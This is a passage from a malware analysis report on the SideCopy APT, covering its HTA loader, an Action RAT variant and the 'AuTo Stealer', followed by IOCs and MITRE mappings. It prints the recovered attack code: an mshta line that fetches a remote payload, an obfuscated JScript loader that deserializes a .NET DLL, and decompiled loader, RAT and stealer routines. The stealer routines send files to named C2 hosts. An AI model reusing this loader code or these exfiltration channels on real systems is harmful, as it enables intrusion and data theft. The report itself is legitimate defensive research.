code1 = "mShta https://amsss.in/assets/fonts/files/file/"

Shell code1, 1

End Sub
```

The hta file loads the loader DLL (*PreBotHta.dll*) into memory and then collects AV product names. The AV name along with the encoded payloads that need to be loaded by this loader are passed to the `PinkAgain` function.

```
var taaaaaaargeeeeeeet = 'DraftingPad';

</script>
<script language="vbscript">
function reading ()
    On Error Resume Next
    Const HKEY_LOCAL_MACHINE =&H80000002
    Set ObjectiveRagVelueee = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\default:StdRegProv")
    If ObjectiveRagVeluеee.EnumKey(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\", "", "") = 0 Then
        reading = "v4.0.30319"
    Else
        reading = "v2.0.50727"
    End If
end function
</script>
<script language="javascript">
try {

    var ObjectiveReagValStrangerObjectiveReagValStranger = new ActiveXObject('WScript.Shell');
    veersionveersionveersion = 'v4.0.30319';
    try {
        veersionveersionveersion = reading();
    } catch(e) {
        veersionveersionveersion = 'v2.0.50727';
    }
    ObjectiveReagValStrangerObjectiveReagValStranger.Environment('Process')('COMPLUS_Version') = veersionveersionveersion;
    var WaMISeerviceObjectiveWaMISeerviceObjectiveWaMISeerviceObjective = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var peter=decode_base64('02VaZWN0IC0gRmJvbSBBbnRpVmlydXNQcm9kdWN0');
    var WaMIQueueryReesultWaMIQueueryReesultWaMIQueryReesult = WaMISeerviceObjectiveWaMISeerviceObjectiveWaMISeerviceObjective.ExecQuery(peter, null, 48);
    var WamiObjectiveListreWamiObjectiveListreWamiObjectiveListre = new Enumerator(WaMIQueueryReesultWaMIQueueryReesultWaMIQueueryReesult);
    var xayi = "";
    for (; !WamiObjectiveListreWamiObjectiveListreWamiObjectiveListre.atEnd(); WamiObjectiveListreWamiObjectiveListreWamiObjectiveListre.moveNext()) {
    xayi += (WamiObjectiveListreWamiObjectiveListreWamiObjectiveListre.item().displayName + ' ' + WamiObjectiveListreWamiObjectiveListreWamiObjectiveListre.item().productState).replace(" ", "");
    xayi += "s";
    }
    var DaLLiPlaiinByttesDaLLiPlaiinByttesDaLLiPlaiinBytтes = bazSlxFerToStreeeeamStranger(InMomemerandum);
    var RuntimeSerializationObject = new ActiveXObject('System.Runtime.Serialization.For' + 'matters.Binary.BinaryFormatter');
    var kollectionsArrayListObjective = new ActiveXObject('System.Collections.ArrayList');
    var DPB = RuntimeSerializationObject.Deserialize_2(DaLLiPlaiinByttesDaLLiPlaiinByttesDaLLiPlaiinBytтes);
    kollectionsArrayListObjective.Add(undefined);
    var reouseObjective = DPB.DynamicInvoke(kollectionsArrayListObjective.ToArray()).CreateInstance(taaaaaaargeeeeeeet);

    reouseObjective.PinkAgain(barbieDoll,xayi,lib,ssi);

    window.close();
} catch (e) {}
```


The loader is responsible for dropping both `credwiz.exe` and

```
Duser.dll
```


. Unlike what has been reported, in this case `Duser.dll` is not copied into different locations based on AV products and it is copied into

```
C:ProgramDataShareIt
```

for all AV products.



This loader just does some additional work based on the AV product. For example if the AV product is Avira it tries to download and execute an additional hta file to deploy additional payloads.



After dropping the required files onto the victim, it starts the “credwiz.exe” process. This executable sideloads the malicious payload “Duser.dll”. This payload has been written in Delphi (this is the Delphi variant of Action Rat) and compiled on October 2 2021.

All the commands, strings and domains in this RAT are base64 encoded. The malicious process starts by collecting hostname, username, OS version, OS architecture, Mac address and installed AV products (by executing `cmd.exe WMIC /Node:localhost /Namespace:\rootSecurityCenter2 Path AntiVirusProduct Get displayName /Format:List`) from the victim and sending them to the command and control server using a HTTP request (

```
"https://afrepublic.xyz/classification/classification.php"
```

).
It then goes into a loop and waits for commands from the server to execute them. This RAT has the capability to execute one of the following commands:

- Command: Execute commands received from the server
- Download: Download additional payloads
- Drives: Get drive info
- GetFiles: Get files info
- Execute: Execute a specified payload using CreateProcessW
- Upload: Upload files to server

```
sub_40B298(L"classification.php", v40);
sub_5A05A8(&v41, v13, v14, v16, v18, v20);
sub_42A80C(&v35, 1);
sub_40A980();
__writefsdword(0, v22[0]);
Base64_Decoder(v23, v34, L"<action>");
BuildCommand_40B320(L"<action>", v34[0]);   // <action>download<action>
v33 = v34[1];
if ( (unsigned __int8)sub_4F47A0() )
{
  sub_5A2038();
  sub_5A22E0(&v51, v39);
  sub_5A2130(&v43);
  v21 = v43;
  v19 = v47;
  v17 = v44;
  sub_40B298(L"updatepascal.php", v40);
  sub_5A1338(&v42, v17, v19, v21);
}
Base64_Decoder(v1, v32, L"<action>");
BuildCommand_40B320(L"<action>", v32[0]);   // <action>drives<action>
v33 = v32[1];
if ( (unsigned __int8)sub_4F47A0() )
{
  sub_5A2038();
  sub_5A22E0(&v51, v39);
  sub_5A2130(&v43);
  v15 = v43;
  sub_40B298(L"updatepascal.php", v40);
  sub_5A08DC(&v42, v15);
}
Base64_Decoder(v2, v31, L"<action>");
BuildCommand_40B320(L"<action>", v31[0]);   // <action>getFiles<action>
v33 = v31[1];
if ( (unsigned __int8)sub_4F47A0() )
{
  sub_5A2038();
  sub_5A22E0(&v51, v39);
  sub_5A2130(&v43);
  v12 = v43;
  sub_40B298(L"updatepascal.php", v40);
  sub_5A0ED4(&v42, v12);
}
Base64_Decoder(v3, v30, L"<action>");
BuildCommand_40B320(L"<action>", v30[0]);   // // <action>upload<action>
v33 = v30[1];
```

After execution of each command it reports back the result to its server. The reporting url is different than the C2 url. The report type depends on the command, for example if the payload executes a command, it reports the following information to the server: Victim's ID, the executed command, the command output and the error message if the command execution was not successful.


Trojanized Image Viewer Application (3DViewer.exe)

In this variant, the attacker has distributed an archive file including an application named `3Dviewer.exe` and a set of images with "

```
3d
```

" extension that can be only opened by that executable.

It seems the attacker Trojanized an image viewer application named "*3Dviewer*" to download and execute a malicious HTA file using Mshta in addition to its normal function that can load and show the pictures. This executable has been compiled on October 26 2021. The rest of the process is similar to what we described in the previous section.



AuTo Stealer

We also came across another Stealer used by this actor that has been written in C++. To the best of our knowledge this is a new Stealer used by SideCopy APT. A Loader has been used to drop and load an executable (`credbiz.exe`) that side loads the Stealer. We were able to identify two different variants of this Loader that have been used to load an HTTP version and TCP version of the Stealer. Both of these loaders and the Stealer components have been compiled on October 30 2021:

Loader

Based on the functionality, we can say this Loader is a C++ variant of `PreBotHta.dll` (C# Loader used to load other Rats used by this actor). This Loader is responsible for dropping the following files in

```
C:ProgramDataOracle
```

directory:

- `credwiz.exe` executable and rename it as `credbiz.exe` .
- `TextShaping.dll` (Stealer component that will be side loaded by `credbiz.exe`)

```
sub_140001CC0();
memset(Buffer, 0, 0x108ui64);
sub_140002DA0((__int64)Buffer);
FileAttributesA = GetFileAttributesA("C:\\ProgramData\\Oracle\\");
if ( FileAttributesA == -1 || (FileAttributesA & 0x10) == 0 )
  CreateDirectoryA("C:\\ProgramData\\Oracle\\", 0i64);
sub_140002C90(Buffer, "C:\\ProgramData\\Oracle\\TextShaping.dll");
sub_140002F80(Buffer, &unk_140055CB0, 283649i64);
if ( !sub_140003650(&Buffer[4]) )
{
  v1 = 6;
  if ( *(_QWORD *)((char *)&Buffer[36] + *(int *)(*(_QWORD *)Buffer + 4i64)) )
    v1 = 2;
  sub_1400053C0(
    (char *)Buffer + *(int *)(*(_QWORD *)Buffer + 4i64),
    *(_DWORD *)((char *)&Buffer[8] + *(int *)(*(_QWORD *)Buffer + 4i64)) | (unsigned int)v1,
    0i64);
}
*(_QWORD *)((char *)Buffer + *(int *)(*(_QWORD *)Buffer + 4i64)) = &std::ofstream::`vftable';
*(_DWORD *)((char *)&Buffer[-2] + *(int *)(*(_QWORD *)Buffer + 4i64)) = *(_DWORD *)(*(_QWORD *)Buffer + 4i64) - 168;
sub_1400029D0(&Buffer[4]);
*(_QWORD *)((char *)Buffer + *(int *)(*(_QWORD *)Buffer + 4i64)) = &std::ostream::`vftable';
*(_DWORD *)((char *)&Buffer[-2] + *(int *)(*(_QWORD *)Buffer + 4i64)) = *(_DWORD *)(*(_QWORD *)Buffer + 4i64) - 16;
*(_QWORD *)&Buffer[84] = &std::ios_base::`vftable';
std::ios_base::_Ios_base_dtor((struct std::ios_base *)&Buffer[84]);
AV_check();
GetSystemDirectoryW(Buffer, 0x208u);
wcscat_s(Buffer, 0x104ui64, L"\\cmd.exe /C ");
wcscat_s(Buffer, 0x104ui64, L"C:\\ProgramData\\Oracle\\credbiz.exe");
memset(&StartupInfo.cb + 1, 0, 100);
StartupInfo.cb = 104;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessW(0i64, Buffer, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
return 1;
```

Similar to `PreBotHta.Dll`, it checks the installed AV product on the victim's machine and performs additional actions based on the AV product name. For example if the AV is Avast, Avira, BitDefender or AVG it creates a batch file (

```
sysboot.bat
```

) and executes it by calling `cmd.exe`. This makes

```
credbiz.exe
```

persistence through the AutoRun registry key. If the installed AV is one of the Kaspersky, Symantec, Mcafee or QuickHeal it creates an lnk file (`Win Setting Loader.lnk`) for persistency in *StartUp* directory.

After performing the additional process, it executes `credbiz.exe` by calling

```
CreateProcessW
```

.

```
if ( sub_140005F90((_DWORD)v0, v15, 0, (unsigned int)L"Avast", 5i64) != -1 )
  goto LABEL_29;
v4 = v14;
if ( v2 >= 8 )
  LODWORD(v4) = v1;
if ( sub_140005F90((_DWORD)v4, v3, 0, (unsigned int)L"Bitdefender", 11i64) != -1 )
  goto LABEL_29;
v5 = v14;
if ( v2 >= 8 )
  LODWORD(v5) = v1;
if ( sub_140005F90((_DWORD)v5, v3, 0, (unsigned int)L"Avira", 5i64) != -1 )
  goto LABEL_29;
v6 = v14;
if ( v2 >= 8 )
  LODWORD(v6) = v1;
if ( sub_140005F90((_DWORD)v6, v3, 0, (unsigned int)L"AVG", 3i64) != -1 )
  goto LABEL_29;
v7 = v14;
if ( v2 >= 8 )
  LODWORD(v7) = v1;
if ( sub_140005F90((_DWORD)v7, v3, 0, (unsigned int)L"NON", 3i64) != -1 )
  goto LABEL_29;
v8 = v14;
if ( v2 >= 8 )
  LODWORD(v8) = v1;
if ( sub_140005F90((_DWORD)v8, v3, 0, (unsigned int)L"Kaspersky", 9i64) != -1 )
  goto LABEL_28;
v9 = v14;
if ( v2 >= 8 )
  LODWORD(v9) = v1;
if ( sub_140005F90((_DWORD)v9, v3, 0, (unsigned int)L"Symantec", 8i64) != -1 )
  goto LABEL_28;
v10 = v14;
if ( v2 >= 8 )
  LODWORD(v10) = v1;
if ( sub_140005F90((_DWORD)v10, v3, 0, (unsigned int)L"Quick", 5i64) != -1 )
  goto LABEL_28;
v11 = v14;
if ( v2 >= 8 )
  LODWORD(v11) = v1;
if ( sub_140005F90((_DWORD)v11, v3, 0, (unsigned int)L"McAfee", 6i64) != -1 )
{
LABEL_28:
  Creat_LNKFile();
  sub_140001860();
}
else
{
LABEL_29:
  Create_batchFile();
  sub_140001B80();
```

TextShaping.dll (Stealer component)

The actor used two different variants of the Stealer Stealer: HTTP and TCP. The HTTP version performs the exfiltration over HTTP while the TCP variant performs all the exfiltration over TCP. This component also has an interesting unique PDB path: `"D:Project AlphaHTTP AutoappReleaseapp.pdb"`

This Stealer collects PowerPoint, Word, Excel and PDF documents, text files, database files and images and exfiltrates them to its server over HTTP or TCP. To exfiltrate the data using HTTP, it builds a request that is specific to data files being exfiltrated and sends them over an HTTP server. For example, when it wants to exfiltrate PowerPoint documents it builds the following request and sends them over HTTP:

`http://newsroom247.xyz:8080/streamppt?HostName_UserName`

```
sub_10003FF0(0x10u);
sub_1000ABB0((int)v391, "/user_details", (int)v408);
LOBYTE(v428) = 21;
sub_10003FF0(0xCu);
sub_10001B10("UserID");
LOBYTE(v428) = 22;
sub_10001B10(Destination);
sub_100116E0(v185);
sub_100116E0(v186);
LOBYTE(v428) = 23;
sub_10001B10("files");
LOBYTE(v428) = 24;
sub_1000E160(v187);
LOBYTE(v428) = 25;
sub_10011720(v384);
LOBYTE(v428) = 26;
sub_10001B10("application/octet-stream");
LOBYTE(v428) = 27;
v109 = (char *)sub_10001FA0(&v307);
v7 = (_DWORD *)sub_10009F20(v184, v188);
sub_1000DFA0(*v7, v7[1], v109);
LOBYTE(v428) = 29;
sub_10034BBD(v184, 96, 2, sub_100066A0);
sub_10003FF0(0x10u);
sub_1000ABB0((int)v400, "/logs_receiver", (int)v409);
LOBYTE(v428) = 30;
sub_10003FF0(8u);
sub_100106B0(v421);
LOBYTE(v428) = 31;
sub_10017350(v225, "detail", Destination);
sub_10003FF0(0x10u);
v225[1] = (int)&v100;
v225[2] = sub_1000E460(0);
LOBYTE(v428) = 32;
v252 = sub_100106B0(v222);
v253 = v252;
LOBYTE(v428) = 34;
v225[3] = sub_1000AB10(
            (int)v413,
            "/streamppt",
            (int)v421,
            v252,
```

For other file types it adds the `/stream` related to the file type and exfiltrates them to server. Here are the list of them:

```
/streamppt, /streamdoc, /streamxls, /streamdb, /streamtxt, /streampdf, /streamimg
```

.


Before starting the stealing process, it collects the victim's information including username, hostname, OS info and AV products and sends them to its server by adding " `user_details` " to the domain. Also, it collects file information from the victim's machine and stores it in a file "

```
Hostname_UserName.txt
```

" and sends the file by using the " `logs_receiver` " command.

Conclusion

The SideCopy APT has been actively targeting government and military officials in South Asia. The group mainly uses archived files to target victims in spam or spear phishing campaigns. The archive files usually have an embedded lnk, Office or Trojanized application that are used to call mshta to download and execute an hta file. The hta files perform fileless payload execution to deploy one of the RATs associated with this actor such as AllaKore or Action Rat. Malwarebytes products can identify the initial infection vectors used by SideCopy and block them from execution.



IOCs

Name	IOC	Type	Description
Report-to-NSA-Mohib-Meeting-with-FR-GE-UK.zip	4E26CCAD3FC762EC869F7930A8457E4D	MD5	
schengen_visa_application_form_english.zip	C2831369728B7247193E2DB567900ABE	MD5	
new document.zip	689B9FDBF35B8CEFC266A92D1D05A814	MD5	
Image-8765.zip	D52021F350C9C2F8EE87D3B9C070704A	MD5	
Image-8853.zip	D99491117D3D96DA7D01597929BE6C8E	MD5	
479_1000.zip	7C0A49F3B4A012BADE8404A3BE353A48	MD5	

Muniba.zip	A65D3AB8618E7965B9AE4FAE558EB8F2	MD5	
nisha.zip	48C165124E151AA2A1F4909E0B34E99C	MD5	
Whatsapp-Image-7569.zip	0023A30B3F91FA9989E0843BBEB67CC1	MD5	
Download-Maria-Gul-CV.zip	5044027CCB27401B06515F0912EB534A	MD5	
DP_TCP.exe	ec87ddad01869b58c4c0760a6a7d98f8	MD5	AuTo Stealer
DP_HTTP.exe	e246728aa4679051ed20355ae862b7ef	MD5	AuTo Stealer
TextShaping.dll	c598a8406e2b9ec599ab9e6ec4e7d7c2	MD5	AuTo Stealer
TextShaping.dll	5f49c816d7d2b6fa274041055cc88ba7	MD5	AuTo Stealer

Payloads

Domain/IP	**Description**
afrepublic.xyz	C2
newsroom247.xyz	C2
afghannewsnetwork.com	C2
maajankidevisevasansthan.org	Host payloads
amsss.in	Host payloads
scouttable.xyz	C2
securedesk.one	C2
eurekawatersolution.com	Host payloads
republicofaf.xyz	C2
securecheker.in	Host payloads
appsstore.in	C2
scout.fontsplugins.com	C2
144.126.141.41	C2

C2s and Payloads Hosts

Mitre attack techniques

Tactic	**id**	**Name**	**Details**

Phishing	T1566.001	Spear phishing Attachment	Distribute archive file as an spear phishing attachment
Execution	T1047	Windows Management Instrumentation	Uses WMIC.EXE to obtain a system information Uses WMIC.EXE to obtain a list of AntiViruses
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Starts CMD.EXE for commands execution
Execution	T1204.001	User Execution: Malicious Link	
Execution	T1204.002	User Execution: Malicious File	
persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	
Discovery	T1012	Query Registry	Reads the computer name
Discovery	T1082	System information discovery	
Discovery	T1518.001	Software Discovery: Security Software Discovery	Uses WMIC.EXE to obtain a list of AntiViruses
Defense Evasion	T1218.005	Signed binary proxy execution: mshta	Starts MSHTA.EXE for opening HTA or HTMLS files
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Uses base64 decodes to decode C2s
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side-Loading	Uses credwiz.exe to side load its malicious payloads
Collection	T1119	Automated Collection	Collects db files, docs and pdfs automatically
Collection	T1005	Data from Local System	
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	
Command and Control	T1071.002	Application Layer Protocol: File Transfer Protocols	
Exfiltration	T1041	Exfiltration Over C2 Channel	